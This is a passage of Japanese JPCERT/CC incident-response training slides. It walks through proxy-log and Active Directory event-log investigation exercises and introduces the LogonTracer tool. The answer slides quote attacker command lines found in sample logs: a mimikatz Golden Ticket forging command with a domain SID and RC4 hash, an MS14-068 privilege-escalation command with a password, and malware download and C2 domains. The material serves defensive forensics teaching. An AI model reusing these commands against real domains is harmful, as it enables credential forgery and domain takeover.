- 追加の攻撃ツールをダウンロードしている可能性

Copyright ©2020 JPCERT/CC All rights reserved.

プロキシ設定の注意

取得ログ設定の確認

- プロキシによってはデフォルトで調査に必要な項目が記録対象になっていない場合がある
- User-AgentやRefererなどが含まれるように設定する

確認ポイントに上げた内容が記録できているか確認

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

プロキシログからその他の感染端末がないかを調査する

Q1. Win10_64JP_09に感染したマルウェアの**通信先ドメイン名**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

Q1. Win10_64JP_09に感染したマルウエアの**通信先ドメイン名**を特定してください。

ヒント

① ハンズオン3 Q2とQ4 参照

② 実行ファイルのダウンロード

③ 定期的に行われている通信

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

Q1. Win10_64JP_09に感染したマルウェアの**通信先ドメイン名**を特定してください。

解説

exeファイルのダウンロードやアクセス数の多いドメインを調査する。
※どちらも正規サイトが含まれるため、除外が必要
<コマンド>
・awk '/192.168.16.109/ {print $7}' access.log | grep “exe” | sort | uniq -c | sort –nr
・awk '/192.168.16.109/ {print $7}' access.log | awk –F/ ‘{print $3}’ | sort | uniq -c | sort

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

Q1. Win10_64JP_09に感染したマルウエアの**通信先ドメイン名**を特定してください。

解答	**news-landsbbc.co** **anews-web.co** **biosnews.info**
解説	news-landsbbc.co マルウエアダウンロード元 anews-web.co 攻撃ツールのダウンロード元 biosnews.info マルウエアのC2サーバ

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、**端末**を特定してください

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、**端末**を特定してください

解答	**192.168.16.101**
解説	既知のIoCを元に調査する。 <コマンド> ・grep -e "anews-web.co" -e "news-landsbbc.co" -e "biosnews.info" access.log | grep -v "192.168.16.109"

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、**端末**を特定してください

解答	**192.168.16.101**
解説	PowerShell を利用した攻撃ツールのダウンロード元がプロキシログに記載されている。 192.168.16.101 - - [07/Nov/2019:15:57:04 +0900] "GET http://anews-web.co/mz.exe 192.168.16.101 - - [07/Nov/2019:16:03:24 +0900] "GET http://anews-web.co/server.exe

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、**端末**を特定してください

解答	**192.168.16.101**
解説	実際には192.168.16.101もマルウエアに感染していたが、直接外部にアクセスしており、プロキシにログは残っていない。 ※この環境は、プロキシを通過しなくても外部にアクセスできる環境になっていた

実際にこのような環境が多く存在する

Copyright ©2020 JPCERT/CC All rights reserved.

参考情報: イベントログに記録されるあて先IPアドレス


プロキシ環境下の場合

- プロキシ環境下では、イベントログに記録されるあて先IPアドレスがプロキシのものになってしまう
- プロキシの情報などと関連付けて調査する必要がある

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン4 まとめ

■ハンズオン4の調査で判明した事項



Copyright ©2020 JPCERT/CC All rights reserved.


ハンズオン5

ACTIVE DIRECTORY の調査

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン5

■調査対象



Copyright ©2020 JPCERT/CC All rights reserved.

提供されたログ（ AD のログ）

イベントログ

- Security.csv（セキュリティログ）
- TaskScheduler.csv（タスクスケジューラログ)

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Active Directoryサーバのイベントログから以下を調査

・どの端末からどんなアカウントで侵入されたか

・どんな行為が行われたか

Copyright ©2020 JPCERT/CC All rights reserved.

Active Directoryのイベントログ調査

ADログ調査の重要性

- 端末のログオン情報がADのセキュリティログに記録されている
- 不正なログオン情報が記録されている可能性がある

不正なログオン記録をどのように洗い出せばよいのか？

Copyright ©2020 JPCERT/CC All rights reserved.

Active Directoryのイベントログ調査

ADのセキュリティ対策、ログ分析手法をまとめたレポート
「ログを活用したActive Directoryに対する攻撃の検知と対策」※


- レポートの内容
  - ADに対する攻撃手法の解説
  - イベントログ分析方法
  - セキュリティ対策

※ https://www.jpcert.or.jp/research/AD_report_20170314.pdf

Copyright ©2020 JPCERT/CC All rights reserved.

イベントログ分析方法

- レポート内ではイベントログから攻撃の痕跡を効率的に検知する手法を紹介



フローチャートで以下のチェックが可能

- 実施すべき対処方法
- 確認すべきポイント

Copyright ©2020 JPCERT/CC All rights reserved.

イベントログ分析方法

■各攻撃手法のターゲットとなる端末、検知方法、防御方法について解説

攻撃手法に対する検知方法の明確化

		ドメイン管理者、サーバ管理者権限の奪取			管理者権限奪取後の活動		痕跡消去
		ADの脆弱性 (3.1)	保存された認証情報の悪用 (3.2)	ローカル管理者の悪用(3.3)	Golden Ticket (3.2.2.1)	Silver Ticket (3.2.2.2)	
不審なログの調査	MS14-068 (4.2.1)	○					
	Golden Ticket (4.2.2)				○		
	Silver Ticket (4.2.2)					○	
	不審なタスクの作成 (4.2.3)				○	○	
	イベントログの消去 (4.2.4)						○
認証ログの調査	特権割当 (4.3.1)	○					
	アカウントを利用した端末 (4.3.2)		△	△※	△	△	
	認証回数 (4.3.3)		△	△※			

△　運用と照らし合わせることで検知できる場合がある
※DCにはログが記録されないため、接続先コンピュータのログ確認が必要

調査対象機器の洗い出し

		調査範囲				調査が有効なバージョン
		DC	サーバ	DC、サーバ管理端末	その他の端末	
不審なログの調査	MS14-068 (4.2.1)	○				Windows Server 2008, 2008R2, 2012, 2012 R2
	Golden Ticket (4.2.2)	○				全バージョン※1
	Silver Ticket (4.2.2)	○	○	○		全バージョン※1
	不審なタスクの作成 (4.2.3)	○	○	○ ※2		全バージョン※1
	イベントログの消去 (4.2.4)	○	○	○ ※2		全バージョン※1
認証ログの調査	特権割当 (4.3.1)	○	○			全バージョン※1
	アカウントを利用した端末 (4.3.2)	○ ※2	○ ※2	○ ※2		全バージョン※1
	認証回数 (4.3.3)	○ ※2	○ ※2	○ ※2		全バージョン※1

※1　本レポートでは 2008以降のイベントIDを対象に記載
※2　可能であれば実施

Copyright ©2020 JPCERT/CC All rights reserved.

不正なログオンイベントの調査

レポート内で紹介しているイベントログ分析方法

- 不審なログ調査
  - 脆弱性悪用の調査
  - イベントログの消去
- 認証ログの調査
  - **特権割り当ての正当性** ← **ハンズオンではここから調査を始める**
  - アカウントを利用した端末の妥当性
  - 認証回数

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Active Directoryサーバのイベントログを調査

Q1. 「管理者権限」が割り当てられた**ユーザをすべて**特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q1. 「管理者権限」が割り当てられた**ユーザをすべて**特定してください。

ヒント

① 「報告書(第1版) 」P.75特権の使用に関連するイベントIDを参照

② 「Security.csv」のイベントID: 4672を確認

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q1. 「管理者権限」が割り当てられた**ユーザをすべて**特定してください。

解説

「Security.csv」のイベントID: 4672に記録されている。該当ログは1回のログが16行。そのうち「アカウント名」の行に対象アカウントが記載される。

＜コマンド＞

grep –A 16 “4672” Security.csv | grep “アカウント名” | sort | uniq –c | sort –nr

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q1. 「管理者権限」が割り当てられた**ユーザをすべて**特定してください。

解答	**Administrator** **sysg.admin** **maebashi.gunma** **machida.kanagawa**
解説	WIN-WFBHIBE5GXZ$はADサーバのホスト名であり、自身のため除く

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした**端末**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端末を特定してください。

ヒント

① 「報告書(第1版) 」P.75ログオンに関連するイベントIDを参照

② イベントID: 4769, 4624を参照

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端末を特定してください。

解説

Security.csvに以下のログが記録されている

✓ イベントID: 4769 or 4624

✓ ログオン アカウント: sysg.admin

<コマンド>

```
grep -A 19 "4769" Security.csv | grep -A 9 "sysg.admin" | grep "アドレス" | sort | uniq -c
```


Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端末を特定してください。

解説

Security.csvに以下のログが記録されている

✓ イベントID: 4769 or 4624

✓ ログオン アカウント: sysg.admin

<コマンド>

```
grep -A 32 "4624" Security.csv | grep -A 11 "sysg.admin" | grep "アドレス" | sort | uniq -c
```


Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端末を特定してください。

解答	**192.168.16.101, 192.168.16.103, 192.168.16.104, 192.168.16.109**
解説	Security.csvに以下のログが記録されている ✓ イベントID: 4769 or 4624 ✓ ログオン アカウント: sysg.admin

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q3. 「sysg.adminユーザ」によるログオンは、管理者の意図しないものでした。
どのような**攻撃手法**を用いて不正ログオンを行ったか特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q3. 「sysg.adminユーザ」によるログオンは、管理者の意図しないものでした。
どのような**攻撃手法**を用いて不正ログオンを行ったか特定してください。

ヒント

①ハンズオン3(192.168.16.109)のログを調査する

②「sysg.admin」を引数に与えられたコマンド実行はないか

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

解答	**Pass-the-ticket (Golden Ticketを利用)**
解説	Sysmon.csvに以下のログが記録されている ✓ C:¥Intel¥Logs¥mz.exe ""**kerberos::golden** /domain:example.co.jp /sid:S-1-5-21-1524084746-3249201829-3114449661 /rc4:b23a3443a12bf736973741f65ddcbc83 /user:**sysg.admin** /id:500 /ticket:C:¥Intel¥Logs¥500.kirbi"" exit

➡ **ADのログだけでPass-the-ticketを確認できる可能性はあるが、クライアントの実行履歴があった方が分かりやすい**

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q4. 攻撃者によって**追加されたユーザ**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q4. 攻撃者によって**追加されたユーザ**を特定してください。

ヒント

① 「ツール分析結果シート」のnet userを参照

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q4. 攻撃者によって**追加されたユーザ**を特定してください。

解答	**machida.kanagawa**
解説	Security.csvに以下のログが記録されている ✓ イベントID: 4720 ✓ アカウント名: machida.kanagawa <コマンド> grep -A38 "4720" Security.csv

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザ追加であることが分かりました。
どのような**攻撃手法を用いて不正な操作**を行ったのでしょうか。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザ追加であることが分かりました。
どのような**攻撃手法を用いて不正な操作**を行ったのでしょうか。

ヒント

①ユーザの追加に必要な権限は？

②不正なユーザを追加したホストは？

③「ツール分析結果シート」MS14-068 参照

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザ追加であることが分かりました。
どのような**攻撃手法を用いて不正な操作**を行ったのでしょうか。

解答 **MS14-068の脆弱性を悪用して権限昇格し、作成された**

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

解答	**MS14-068の脆弱性を悪用して権限昇格し、作成された**
解説	Security.csvの以下のイベントID、日時に一般ユーザに特権が割り当てられている ✓ イベントID: 4672 ✓ 日時: 2019/11/07 15:29:37 ✓ アカウント名: maebashi.gunma

➡ **一般ユーザに対して、管理者権限が割り当てられている**

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 5

Active Directoryの調査

解説

ハンズオン3のログから以下のことがわかる

Sysmon.csvの以下の日時に特徴的な名前のファイルが実行されている

- ✓ 日時: 2019/11/07 15:26:37
- ✓ CommandLine: cmd /c ""C:¥Intel¥Logs¥ms14068¥ms14-068.exe -u maebashi.gunma@example.co.jp -s S-1-5-21-1524084746-3249201829-3114449661-1127 -d win-wfbhibe5gxz -p p@ssw0rd""

➡ **MS14-068の脆弱性が悪用されて、ドメイン管理者に昇格された可能性がある**

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン6

ACTIVE DIRECTORYの調査
～LOGONTRACER～

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 6

Active Directoryの調査

分析ツールを使用してActive Directory
サーバのイベントログを調査

Copyright ©2020 JPCERT/CC All rights reserved.

イベントログ調査の問題点

ADログ調査の問題点

- すべての端末のログオン履歴が保存されるためログサイズが大きくなる傾向にある
- テキストファイルなどで分析するのは限界がある

効率的に分析する方法はないのか？

Copyright ©2020 JPCERT/CC All rights reserved.

イベントログを可視化して分析するツール

LogonTracer


- JPCERT/CCが公開したイベントログ分析サポートツール

- ログオンに関連するイベントを抽出してユーザ名とログインが行われたホスト情報の関連付けを行う

- 不審なログオンを行っているユーザ、ホストを抽出できる可能性がある


Copyright ©2020 JPCERT/CC All rights reserved.

LogonTracer




Copyright ©2020 JPCERT/CC All rights reserved.

LogonTracer



Copyright ©2020 JPCERT/CC All rights reserved.

LogonTracer



検索バー
アカウント名、EventID、Host

特定の条件のイベントを検索

アカウント名, ホスト名を重要度でランキング

Copyright ©2020 JPCERT/CC All rights reserved.

LogonTracer

Timeline | Username ˅ | administrator | + | - | Table | search | all | Download ▾

カウント数の推移を表示する

2017

9

